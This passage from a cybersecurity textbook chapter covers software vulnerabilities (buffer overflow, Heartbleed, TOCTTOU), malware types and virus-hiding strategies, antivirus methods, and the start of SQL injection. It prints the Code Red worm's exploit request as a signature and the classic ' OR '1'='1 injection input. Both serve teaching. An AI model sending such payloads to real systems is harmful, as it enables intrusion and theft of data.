- Use of userids and passwords to achieve access
- Withdrawal or revocation of userids and passwords
- Tracing and logging of the use of userids and passwords.

Chapter 10
Software security

Development of correct, flaw-free software is a surprisingly demanding discipline. The apparently endless stream of updates which must correct errors and omissions, in both operating systems and applications, shows how difficult it is. And a considerable fraction of these updates are not just corrections for aesthetic errors, but are what software companies call *critical updates*—that is to say corrections for flaws which give vulnerabilities that can threaten the computer's security. In this chapter we look at some of the most common types of software-related vulnerabilities and at some of the methods which can counteract them.

10.1 Classes of Security Failure in Software

A *security failure* in software is basically an unwanted program behaviour caused by a *program vulnerability*. These vulnerabilities can arise in two very different ways:

1. **Non-malicious flaws**, which are introduced in the software as a result of the programmer overlooking or forgetting something. This includes flaws such as:
    - Buffer overflow (or *buffer overwrite*), where the software does not prevent attempts to store data in a buffer which is too small to hold them;
    - Buffer overread, where the software does not prevent attempts to read data beyond the limits of the buffer;
    - Incomplete mediation, where the software allows unsuitable or meaningless data to be processed;
    - Time-of-check-to-time-of-use (TOCTTOU) flaws, where the sofware allows operations to be carried out with rights which are no longer valid.
2. **Malicious flaws**, which are introduced on purpose, possibly by exploiting a vulnerability arising from a non-malicious flaw. Malicious flaws are a feature of harmful programs such as viruses, worms, Trojan horses and other forms of so-called *malware*, which are distributed by troublemakers and criminals.

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3_10

In this section we look at the non-malicious flaws, while malware is discussed in Sect. 10.2.

10.1.1 Buffer Overflow

A program which omits to check for buffer overflow can mistakenly allow important data or code, which lies outside the overfilled buffer, to be overwritten. This is illustrated in Fig. 10.1, where the area allocated in the memory for a user buffer overflows. Depending on where the buffer is placed in relation to other code and



Input: nowisthetimeforallgoodmentocometotheaidoftheparty
n o w i s t h e t i m e f o r a l l g o o d m...
Buffer
Adjacent storage

Fig. 10.1 Buffer Overflow

data, the buffer may overflow into (and change) the user's own data, the user's program code, the system's data or the system's program code.

An important type of buffer overflow is *stack overflow*, which is exploited by a large number of malicious programs in order to force their way into the victim's computer. Stack overflow is really a simple misuse of a very common mechanism in many programming languages: namely, that space for program variables is allocated on a *"stack"*, where the most recently stored elements are removed first—just like with a stack of books or the trays in a canteen.




Fig. 10.2 Stack overflow. The way in which space in the stack is allocated is shown on the left. (Notice that by convention the stack is drawn with the top of the stack at the bottom—so the stack "grows" downwards.) On the right three situations are shown:

a. Normal operation. Only a part of the local buffer has been used.
b. Critical situation: The buffer is completely full.
c. Stack Overflow: The buffer is overfull and the return address has been overwritten.

Often the stack also contains the *return address* in the computer's memory, which the running program will return to when the current function has been completed, so the stack looks as shown in Fig. 10.2. If space for a buffer is allocated in the stack and the buffer is overfilled, the return address gets overwritten. So when the function finishes, the program will return to a completely different location in the memory from the one which it came from, and will then try to execute whatever instructions it finds, starting from this location. The result will be some form of deviant behaviour, maybe even a complete crash of the computer.

10.1.2 Buffer Overflow Vulnerabilities

Buffer overflow is typically a problem when software is written in languages such as *C*, which do not automatically check whether there is space for data which is moved round in the computer's memory. Such languages are often chosen for programming system programs, because they make it possible to develop relatively efficient software through optimisations in speed and memory consumption. Part of this advantage arises just exactly because automatic checks for buffer overflow are missing—checks cost both time and space. The downside of this is an increased risk of vulnerabilities.

A classic example is the string handling functions in C, which for example are used for copying texts:

- `strcpy(dst, src)`; [Copies from `src` to `dst`]
  This function is *unsafe*, as there is no check for whether the buffer `dst` can hold the contents of the buffer `src`.
- `strncpy(dst, src, count)`
  This function copies at most `count` characters from `src` to `dst`. Use of this function is guaranteed not to cause buffer overflow, if `count` is set equal to the size of the buffer `dst`, like this:
  `strncpy(dst, src, sizeof dst)`

Unfortunately the safe variant `strncpy` is confusing for the programmer, as the `count` argument has another meaning than in, say, the function `strncat`, which appends `src` to the end of `dst`. Inexperienced software developers therefore often choose the unsafe variant, because they can't quite remember how the safe variant should be used. There are corresponding problems with the other string handling functions in C, including functions for inputting text, such as `fgets` and `scanf`. In recent years, so-called *safe libraries* for C and other languages have been developed, so these vulnerabilities are no longer present. But by no means all development projects make use of this improvement.

10.1.3 Buffer Overread

It may seem obvious that *writing* more data than a buffer can hold is dangerous, but security problems can also arise if a program tries to *read* more data than the buffer holds. Typically this happens when some data have to be copied or transmitted from one location to another. Depending on where the buffer is placed in relation to other code and data, the read operation may read too much of the user's own data or program code, or even parts of the system's data or program code. These last two areas are especially dangerous from a security point of view, since they may contain system-critical information which should not leak out from the system's memory area.

A dramatic example of a buffer overread flaw was the *Heartbleed bug* which was accidentally introduced into the widely used OpenSSL security package in 2012. The bug, which could lead to the disclosure of encryption keys and confidential user information, was not discovered until 2014, by which time it had compromised a very large number of TLS clients and servers worldwide.




Fig. 10.3 Operation of TLS Heartbeat with and without the Heartbleed bug

Heartbleed was a flaw in the implementation of the TLS Heartbeat extension. This provides a mechanism for keeping TLS connections alive, in order to avoid the need for regular re-negotiation of the connection's security parameters. Typically, the client initiates the heartbeat by sending a request containing a payload text and its length in bytes. If the server is still alive, it should respond with the same text and length. If the Heartbleed bug is present, there is no check that the length given in the request does not exceed the size of the text. This makes it possible for a malicious client to ask for a very large amount of data, which the server will then include in its response, as illustrated in Fig. 10.3. Since these data are taken from an area of memory probably dedicated to the running of TLS, they will often include confidential or other critical data, as in the example shown in the figure.

10.1.4 Incomplete Mediation

The impressive term *incomplete mediation* is used to describe situations where there is no proper control of data. This can lead to random or planned faults. Some simple examples:

- Impossible dates in the correct format (e.g. `yyyyMMMdd`):
  ```
  1900Feb29,  2048Min32
  ```
  What do you think happens when these dates are looked up in tables in the program?
- Modifiable query fields in a URI. These are often used in applications which perform transactions. For example in an application where a customer buys 20 items with catalogue number 555A, which cost €10 each, to be delivered by rail, and where the transport costs are €5, the final URI could look like:
  ```
  https://www.things.com/order/final?custID=101&
      part=555A&qty=20&price=10&send=rail&total=205
  ```
  The web site adds the parameters incrementally to the query field in the URI as data about the transaction is received. If there is no running data control, especially for the calculation of the price, the customer can perhaps change the parameters from his browser, so for example the total price of €205 is altered to €105.

Vulnerabilities which can expose the system to so-called *software injection*, where an attacker gets a program to execute code which violates the security policy, are also based on incomplete mediation. We look more closely at three of the most important forms, namely SQL injection, LDAP injection and HTML-based cross-site scripting, in Sects. 10.3, 10.4 and 10.5.6.1 below respectively.

10.1.5 Time-of-check to Time-of-use (TOCTTOU)

The name of this type of flaw says everything! A delay between checking permission to perform certain operations and actual use of this permission can make it possible to change the operations in the meantime. An example:

- A user tries to write 100 characters into the file `abc`. A description of the operation is stored in a data structure—a so-called *file descriptor*.
- The OS checks the user's rights to write to the file.

- While the user's rights are being checked, an attacker changes the descriptor, so it instead refers to the file `/etc/passwd`, which in systems with an operating system in the Unix family contains information about user accounts.
- When the OS informs the user's program that it has permission to write in the file, it will therefore be the file `/etc/passwd` which gets overwritten.

TOCTTOU flaws enable attackers to exploit so-called *race conditions*—in the example above, the user and the attacker race to perform different operations on the file system. With this type of TOCTTOU flaw, attackers use various techniques to ensure that the change in the descriptor takes place in the little time window between the user's check and the actual execution of the write operation. For example, the attacker can make sure that his program is scheduled by the operating system, so that it runs every time that a user program creates a file descriptor. Or the attacker can make sure that the OS doesn't have information about the target file in the computer's memory, and therefore must fetch this information from the disk. In the meantime, the user's program is put on hold, with the result that the time window during which the attacker can make the necessary changes is extended.

TOCTTOU flaws of this type are commonest in systems which use an OS in the Unix family. We have seen in Chap. 9 that a number of OSs only check rights for access to a file when the file is opened, and that subsequent operations on the same file are performed on the basis of this initial check. It is exactly this practice which opens up for TOCTTOU flaws.

There are many other types of TOCTTOU flaw—for example, where authentication is based on credentials such as certificates, which have a limited period of validity or which can be revoked due to a security breach. Maybe the credentials are only checked when the user starts an activity which lasts a long time, and there is no check later on during the activity. This sort of situation is well-known from ordinary life, where a passport, credit card or travel document may expire or be declared invalid during a long journey. If you can get on the plane without anyone noticing this, it is clearly a security risk. Similarly, if you can use computer credentials after they are no longer valid, it is clearly a cybersecurity risk.

10.1.6 Detection of Programming Errors

The traditional technique for detecting programming erors is to test the program with a long series of testdata, which have been carefully chosen to test the program's behaviour with normal input, with faulty input, and especially with cases which lie on the boundary between normal and faulty input. This sounds like a sensible strategy, but in a complex program it can in practice be very difficult to be certain that you have tested all possible paths through the program and all thinkable combinations of (especially) faulty input data. There can easily be some completely crazy combinations which you never thought of when you designed your tests. As early as 1969, the well-known Dutch computer scientist Edsger W. Dijkstra summed up the situation in an often quoted statement:

"Program testing can be used to show the presence of bugs, but never to show their absence!"

This reflects the obvious truth that if the test reveals an error, then you know there is an error. But if the test does not reveal any errors, then you don't know whether this is because you just happen to have left out the set of test data which would have revealed the error.

In development of secure systems, it has nevertheless for many years been common practice to use a type of test known as *Penetration test* (often just called *pentest*) to check whether the security measures were good enough. In a pentest the system is attacked with as many types of attack as you can afford, in order to see whether they reveal any vulnerabilities which have to be removed. Very often this is done without the tester having any knowledge of the internal structure of the program—a style of testing known as *blackbox test*—so the tester is in the same situation as an external attacker. Pentest is still used to give a feeling for how well (or how badly) the software behaves with respect to IT security, but it has the same limitations as testing in general.

In recent years, researchers have put a big effort into developing alternative methods for revealing program errors, especially hidden vulnerabilities such as buffer overflow flaws and so-called pointer errors, where a program tries to use a reference to an inaccessible (possibly even non-existent) part of the memory. The methods fall roughly speaking into three classes:

1. **Fuzz test** (or just "fuzzing") of the program. Here the program is tested with a very large set of input data, which in most fuzz testers are variations of input datasets which the program is known to handle correctly. These variations are generated automatically, based on various strategies which are intended to exercise all paths through the program and test its reaction to many forms of unlikely, but according to the documentation legal, sets of input data. To ensure this, fuzz testing usually assumes knowledge of the program's internal structure—a form of testing known as *whitebox test*. This information typically comes from the program's source text.
   Fuzztest has turned out to be good at revealing vulnerabilities which can get programs to "crash" or hang without making any progress. But as in many cases it is necessary to generate several billion sets of test data which the program must be exposed to, a lot of computing power is needed for performing a reliable test. You either have to use a lot of time on a single computer or divide the effort among several computers, for example in a cloud.
   There are both open source and commercial tools for this form of testing. Some well-known examples are:

   - *zzuf*, an open source tool available at `http://caca.zoy.org/wiki/zzuf`.
   - *American Fuzzy Lop (AFL)*, an open source tool available at `http://lcamtuf.coredump.cx/afl/`.
   - *Project Springfield*, a tool developed by Microsoft, which uses a *cloud* to obtain the necessary computing power.

- *OSS-Fuzz*, developed within Google's Core Infrastructure Community, mainly with the aim of providing a platform for analysing open source products.

2. **Static analysis** of program text. Here the possible paths which the program can follow are analysed to see whether any of them can lead to a fault situation such as buffer overflow, overwriting of program code, modification of the operating system's code or data, code injection (see Sect.s 10.3 and 10.4 below) or similar. The analysis takes place on a symbolic level, without the program actually being executed—hence the name *static* analysis. As the analysis in most cases looks at the source text of the program rather than the instructions which the computer has to execute, most tools of this type are oriented towards a specific programming language. Many of these tools are available as open source software. Some well-known examples are:

   - Flawfinder [96], available at URI `http://www.dwheeler.com/flawfinder`
   - LCLint/Splint (for C) [33], available at `http://www.splint.org`
   - FindBugs (for Java) [43], available at `http://findbugs.sourceforge.net`
   - RIPS (for PHP) [24], available at `http://rips-scanner.sourceforge.net`

   David Wheeler has produced a very informative web page about tools for static analysis aimed at revealing software vulnerabilities. It can be found at URI `http://www.dwheeler.com/essays/static-analysis-tools.html`.
3. **Dynamic analysis** of the program's execution. Here the code of the program is extended with extra code, which checks for unwanted situations when the program is executed. The aim of this is to make the program *robust* with respect to faulty data, so it performs correctly for all acceptable data and rejects all faulty data. Many tools for dynamic analysis focus on problems with handling the memory, such as stack overflow, attempts to access areas of memory which have not been allocated to the program, attempts to deallocate unallocated memory, and so-called *memory leaks*, where areas in the memory remain allocated, even if no program is using them, so the size of the usable memory becomes smaller and smaller as time goes by. Well-known tools of this type include:

   - StackGuard: the oldest technique for preventing stack overflow, introduced in Gnu Compiler Collection (GCC) version 2.7 in 1997.
   - ProPolice: IBM's further development of StackGuard, also for GCC.
   - GCC -fstack-protector flags: RedHat's and Google's reimplementations of ProPolice, introduced in GCC versions from v4.1.
   - Valgrind: Oriented particularly towards detection of problems with allocation of memory and detection of leaks. See `http://valgrind.org`.
   - Purify: Oriented like Valgrind particularly towards detection of problems with memory allocation. See `http://unicomsi.com/products/purifyplus/`.

   Mechanisms with compiler flags to include code for checking for buffer overflow, as in GCC, are also available in Microsoft Visual Studio, Intel's C and C++ compilers and others.

It would be nice if these techniques were used more extensively. David wheeler has produced an interesting analysis of the difficulty of detecting the Heartbleed bug [98], where he points out that very few of the practical tools available at the time would have found the bug if used alone, so a combinaion of tools of various types should always be used to validate security-critical software. Other experiences confirm this advice. For example, Apple uses static analysis to check for malware in the apps in their App Store, but found that careful masking of the malware could prevent detection if only this form of analysis was used.

10.2 Malicious Code

Malicious code—often known as *malware*—is concisely defined by:

Definition 10.1 Malicious code is code which deliberately attempts to breach the security policy of the computer on which it is executed.

In everyday informal speech, people often call all types of malicious code a "virus". But technically speaking, malware is divided up into several classes:

- **Virus:** Attaches itself to a program or data and transfers malicious code to non-harmful programs by modifying them.
- **Worm:** An independent program which spreads copies of itself through the net without using infected files.
- **Trojan horse:** A piece of software which has an apparent useful effect, but also a not immediately apparent harmful effect.
- **Logic bomb/timebomb:** Has a harmful effect which does not appear until it is triggered by particular conditions or events.
- **Backdoor/trapdoor:** Gives the attacker (possibly privileged) access to a computer without the attacker having to go through the usual procedures for login or authentication.
- **Spyware:** Sends details about the computer's hardware and/or the user's activities to the attacker.
- **Ransomware:** This comes in two flavours: *Cryptographic ransomware* encrypts the entire disk or the contents of selected files, and demands money from the user to get them decrypted again. *Exposure ransomware* steals private or confidential data from the victim and threatens to expose it if a ransom is not paid. Some types of ransomware do both, first stealing some confidential data, then encrypting some or all files, and then threatening to expose the confidential data in order to press the victim to pay the ransom.
- **Rabbit/bacterium:** Reproduces itself continually, in order to use up all the system's resources.

It is possible to find other, slightly different, definitions in the literature, as the boundaries between the various classes are somewhat fuzzy, and the classes are obviously not exclusive. A virus can, for example, contain functionality as a logic




Fig. 10.4 Rabbits which are thinking of reproduction. (Foto of rabbit: Photohound, Wikimedia Commons file `Conejo_astronomo.png` licensed under CC-BY 3.0 [22])

bomb, if its harmful effect does not appear until a particular date or time, such as midnight on Friday the 13th. A Trojan horse can also contain functionality as a backdoor. And so on.

10.2.1 Virus Attacks

A classic virus attaches itself to a program or some data, so it is activated when the program is run or the modified data are used. The process is controlled by a number of strategic choices which the virus designer makes. Some of them significantly affect how easy it is for the virus to escape detection. The most important ones are:

Infection strategy: What sort of files should the virus try to insert its code into? If, for example, it is to infect executable program files, a good strategy would be to look in some standard program libraries. If the virus is based on text macros, it should look for file types such as Word files, which can use these macros.

Code placement strategy: Where in the file should the virus code be placed? The simplest strategy is to place it at the beginnng or end, but that is probably where most antivirus programs would look first. Some smarter strategies are discussed below.

Execution strategy: How do you force the computer to execute the virus code? Code to do this can also be easily recognised by an antivirus program and must be disguised somehow.

Concealment strategy: How can the virus hide its presence, so it doesn't get detected by antivirus or other security programs? The virus code can be made harder to identify by insertion of useless code, encryption or compression.

The placement of the virus code in the chosen file should preferebly not rouse any suspicions, so the virus developers will most often do their very best to ensure that the size of the file is not changed. This can normally easily be done, owing to the way in which space on the disk is allocated. Space on the disk (see Fig. A.3 in App. A) is divided up into a number of tracks, each consisting of a number of sectors. The space allocated to a file is always a whole number of sectors, regardless of how large or small the file really is. This means that there is almost always some empty space after the file's actual contents. This is illustrated in Fig. 10.5, where the small vertical marks above each subfigure indicate the sector boundaries. The figure shows



(a)
Pointer to entry point
Jump back to original entry point
(b)
Pointer to virus' entry point
Virus code
Jump back to continuation
(c)
Pointer to entry point
Jump to virus' entry point
Virus code

Fig. 10.5 Placement of virus code in an executable file.

a. Layout on the disk of an uninfected program file.
b. Insertion of virus code, so it is executed just before the ordinary program.
c. Insertion of virus code, so it is executed in the middle of the program.

the layour in an executable file, which typically consists of several sections with code or data (indicated by the filled areas), *each of which* start on a sector boundary. This naturally often gives a number of empty areas in the file as a whole.

Figure 10.5**a** shows a typical layout in an executable file, which has not yet been infected by a virus. The hatched area at the start of the file is the file's *header*, which amongst other things contains a description of the file's sections and the position in the file—the so-called *entry point*—where the first instruction to be executed is placed. Figures 10.5**b** and **c** show what this file might look like if a small piece of virus code is inserted into one of the empty areas at the end of a sector. In 10.5**b**, the virus developer has chosen a simple strategy for ensuring that the virus code gets executed: The information in the file header on where execution is to start has been changed to refer to the start of the *virus code*, and the last instruction in the virus code is a jump back to the original entry point. This change would probably be detected by most antivirus programs. In Fig. 10.5**c**, the developer has chosen a not quite so obvious strategy: The original entry point is preserved, but the code in one of the sections is changed so the virus code is executed somewhere in the middle of the program. If the virus code fills more than there is room for in a single empty area, several of them can be used, so execution of the virus code is woven into the execution of the program's original code.

When it is activated, the virus can behave in many ways. For example it can cause direct and immediate damage, it can run in the background as a memory-resident program which is always ready to detect and infect new targets, or it can replace (or relocate) boot sector programs on the computer's disks, so harmful code is executed when the computer is started up.

10.2.2 Worm attacks

It is characteristic of a worm that it itself moves copies of itself from one system to one or more others, where it tries to install itself and if possible send even more copies of itself to new systems. The typical worm is therefore composed of three parts:

Searcher:	Code to find potential victims which can be infected;
Propagator:	Code to transfer the worm to the victim systems;
Payload:	Code which is to be executed in the victim systems.

Some worms are designed to select potential victims at random, while others use information which they find in the local computer to direct their search. Worms which are spread via e-mail will, for example, typically look in personal address books or other files which contain e-mail addresses. Worms which are spread via HTTP will look to see which webservers the local system uses. Other worms use social media as a means of transport, and there it is quite easy to find out who chats with whom. And so on.

When a worm arrives at a new system, it will typically exploit an existing vulnerability there, in order to install and activate itself. Vulnerabilities which can lead to buffer overflow are often used, but worm designers are as a rule very innovative and do not limit themselves to software vulnerabilities—worms sent via e-mail often exploit *social engineering* to persuade the recipient of the mail to click on a link or open an attached document with a malicious content. Note that it is not necessary to find an existing file in which the worm's code can be stored on the victim's system—the worm is an independent unit which works completely autonomously.

In order to hide more effectively, there has been a tendency for worms to use a technique known as *process hollowing*. In rough terms this involves setting up a perfectly normal process, in which a perfectly ordinary program is running, and then to replace the code of that program with the worm's payload. In a typical scenario, the worm will contain a small bootstrap program which starts a perfectly normal process in a suspended state. The operating system will build up the structure of the process and fill it with the code and data sections which belong to the ordinary program. The worm's bootstrap program then replaces one or more of the program's sections with the worm's payload and changes the process' entry point, so execution will start with the malware code. Seen from outside, the process looks like the normal process, with its normal name and so on, but it behaves in a way determined by the malware.

Just like with viruses, the worm's payload can have an almost arbitrary effect on the attacked victim. It can place the system under "remote control", get it to contribute to a DoS attack, overwrite web pages, install a *key logger* to record the user's input (especially access codes, PIN codes, credit card numbers etc.), encrypt the user's files, attack applications which control industrial processes, and many other things. Recovery after some of these attacks can cost society many resources.




Fig. 10.6 Viruses and other malware can be distinguished from ordinary programs by their appearance

10.2.3 Antivirus Systems

Modern antivirus systems (or just *AV systems*) have, in spite of their name, the task of detecting and if possible removing – or in some other way neutralising—all forms of malware. An AV system can be based on two different basic principles: It can be *signature based* or *behaviour based*.

Signature based AV systems are by far the most common. In this type of system, it is assumed that a virus or other form of malware has a characteristic appearance (its *signature*), which makes it possible to identify it. This idea is illustrated in Fig. 10.6. AV suppliers maintain enormous databases of signatures in the form of code or data fragments which unambiguously characterise different viruses and other malware. Rapid recognition is achieved by seeing whether a suspect contains one or more of the known signatures in a collection of many thousands of signatures. Often this has to go quickly – before any damage is done!

A well-known (but quite outdated) example, the signature for the worm "Code Red" which ravaged the Internet in 2001, can be seen in Fig. 10.7. "Code Red" spread

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3
%u0003%u8b00%u531b%u53ff%u0078%u0000%u000a HTTP/1.0
```

Fig. 10.7 A signature for the "Code Red" worm

by sending the malicious HTTP GET request shown in the figure to potential victims. The request led to stack overflow in certain versions of Microsoft's IIS web servers. The long sequence of Ns in the signature would in vulnerable systems ensure that the buffer for incoming requests would be overfilled, and that the return address for the input function would be overwritten. The last three lines in the signature would then be executed as CPU instructions which initiated the worm's harmful effect.

Malware designers use a number of techniques to avoid their products being detected by signature based AV systems. The basic idea is most often to produce the malware product in many—perhaps many billions—of variants, so it is difficult to find a single or just a few unambiguous signatures which match it. Nowadays it is possible with the help of CPU power from a *cloud* to make many variants in a very short time. The variations can, for example, be formed by using different forms of compression ("packing") of the code, by encryption using different keys, or by using different CPU instructions in the code so it achieves the same effect in many different ways.

In a *behaviour based AV system* a virus or other malicious program is assumed to behave differently from ordinary programs. This idea is illustrated in Fig. 10.8. Many malicious programs are for example characterised by abnormal usage of the




Fig. 10.8 Malicious programs behave differently from ordinary programs

operating system or the communication network. If we can recognise this sort of deviant behaviour, we can detect attacks from malicious software when they take place. This approach is especially useful when malware uses techniques such as process hollowing to hide itself, as it will be the process' deviant behaviour which reveals that it has been taken over by malware, whereas it is usually hard to define a suitable signature for the malware code, which can be compressed and/or encrypted beyond recognition. The big questions here are:

- How do we recognise normal and abnormal behaviour patterns?
- How fast can recognition take place?
- How should we deal with systems which behave abnormally?

Detection of abnormal behaviour can be based on two very different basic strategies, which are very similar to the two strategies used in IDSs that were described in Chap. 8:

- **Misuse detection:** You search for characteristic behaviour patterns for known unwanted behaviour.
- **Anomaly detection:** You search for behaviour patterns which deviate from the usual or normal behaviour.

Both strategies use statistical techniques to determine whether the pattern respectively resembles or deviates from what you are comparing it with, and they have the same problems with *false positives* and *false negatives* as IDSs.

Nobody should feel safe! Malicious programs can attack all types of computer system, including:

- PCs, MACs and other ordinary computers
- Telephones
- Industrial process equipment
- Smart TVs
- Medical equipment
- Intelligent electricity meters

At the start, almost all attacks were aimed at ordinary computers and most AV systems were therefore developed for that type of equipment. More recently, attacks on cellphones—especially smartphones—have become common, and AV systems for protecting cellphones with Android, iOS and other operating systems are now readily available. For the other types of system it is difficult to get a picture of the situation. Some of them are based on the same basic OS as in ordinary computers and can therefore in principle use AV software developed for the relevant type of OS. Others are based on very specialised OSs for which there is unlikely to be AV software available. So protection must instead be based on techniques to prevent software from entering the system from outside rather than on techniques for detecting malicious software when it has already made its way into the system.

10.2.3.1 Exploitation of Unpublished Vulnerabilities

Malware always exploits vulnerabilities in the operating system or other software which is installed. When a new type of unwanted behaviour is observed, developers of AV systems try to isolate the code which produces this behaviour and to determine which vulnerabilities it exploits, so that they can develop suitable AV signatures and, if possible, countermeasures. As long as a vulnerability is not publicly known, malware designers have an opportunity to make attacks which the designers of the AV system have never imagined could take place. These so-called *zero-day* (or just *0-day*) attacks can be immensely effective, simply because there is no planned protection against them.

In practice there is a race between software developers and hackers to find exploitable vulnerabilities which have not yet been made public. The hackers do not necessarily exploit these vulnerabilities themselves, but often treat them as an item to be traded (often for very large sums of money) with actual attackers who do want to exploit them. OS developers and other software companies try to find their own software flaws or encourage others to find them, often in return for a reward for the information. So-called *ethical hackers* look on their own initiative for exploitable flaws, using the same techniques as malicious hackers, and inform the developers if they find any, usually with the proviso that they will make the information public after a certain interval, if the developers do not correct the flaw so as to remove the vulnerability.

For the designers of certain types of malware, vulnerabilities which are not publicly known are of particular interest, as long as they remain unpublished. For example, the aim of *spyware* is typically to collect information about users' activities and private data and send this information to the operators of the spyware without this being detected by the owner of the infected system for as long as possible. Unpublished vulnerabilities offer a way of introducing the spyware into the target system in a discreet manner which avoids detection. This approach has been used in a number of systems for surveillance, such as the controversial *Pegasus* system developed by the Israeli company NSO. Pegasus is a spyware system which can be used to target mobile phones running iOS or Android operating systems, and exploited previously unknown vulnerabilities to achieve *privilege escalation*, so as to be able to access the camera, the microphone and data stored in the memory, SIM card and SD card on the targeted phones, without the user of the phone realising this. It is also publicly known that government security agencies collect previously unknown vulnerabilities which can be exploited for various forms of surveillance or for use in counterattacks to cyberattacks. A clear example of this was the development of the EternalBlue backdoor malware developed by the NSA in USA on the basis of an unpublished vulnerability in the implementation of Microsoft's SMB protocol, and used for about 5 years until it leaked out (or was stolen), so that Microsoft were notified and patched the vulnerability.

10.3 SQL Injection

SQL injection is a type of attack on applications which use SQL databases. The attacker sends the application some specially formed, deviant data, which gets the database to execute SQL commands which reveal or even alter the database's contents in an undesirable way.

Let us for example imagine an application for changing user passwords which are stored in an SQL database in a table called `usertable`, which contains user information such as the username, password, personal name and job title for each user. A small portion of the table might contain data something like those shown in Table 10.1 (except in reality the passwords in column `pwd` would be stored in encrypted form).

Table 10.1 A portion of the database table `usertable`

userid	pwd	pname	title
alboo97	ca3%!ghosh7/	Alfrida Boots	designer
belog65	tr57p$k8?*nb	Bernal Logos	texter
carony3	karm.a<75+Vb	Caroly Nyqvist	CISO
daffro81	sou#qv>6m(g]	David G. Ffroth	sysarch
...	...	...	...

The application will typically ask the user to input the user's userid, old password and new password, so the dialog between the user and the computer looks something like the following, where the red text is the user's input:

- User ID: `alboo97`
  Old password: `ca3%!ghosh7/`
  New password: `smart3new?sox`

In reality, both the old and new passwords would very probably be "blanked out" on the screen so they cannot be read by a passer-by, and in many cases the user would be asked to type in the new password twice for safety's sake. But for the sake of example we leave out these details here.

The actual application will update the database with the help of SQL commands which put the new password for the user with userid `alboo97` into the `usertable` table. As a first attempt, the developer of the application might perhaps be tempted to do this in a very simple and direct way, for example:

-
  ```
  UPDATE usertable SET pwd='smart3new?sox'
  WHERE userid='alboo97' AND pwd='ca3%!ghosh7/';
  ```

The various parts of the user's input have here been inserted into a sort of template which will do the job: the text after `WHERE` is a set of conditions which define which row (or rows) in the table will be updated.

Many SQL-based applications likewise require input where the user has to provide a userid (for himself or someone else) in order to extract information from the database. If the user types in the userid `alice`, to see all information about `alice` in the user table, then a simple-minded application developer might get the application to form the SQL command:

- `SELECT * FROM usertable WHERE userid='alice';`

This will extract all data (indicated by the asterisk, *) from all rows in the table where the userid field is `alice`. But if the user wants to attack the database and types `' OR '1'='1` as the userid, then the application will form the SQL command:

- `SELECT * FROM usertable WHERE userid='' OR '1'= '1';`

This extracts all information about all users where the userid is blank or where `'1'='1'`. Since this last condition is always true, the attacker gets all information about all users in the user table.

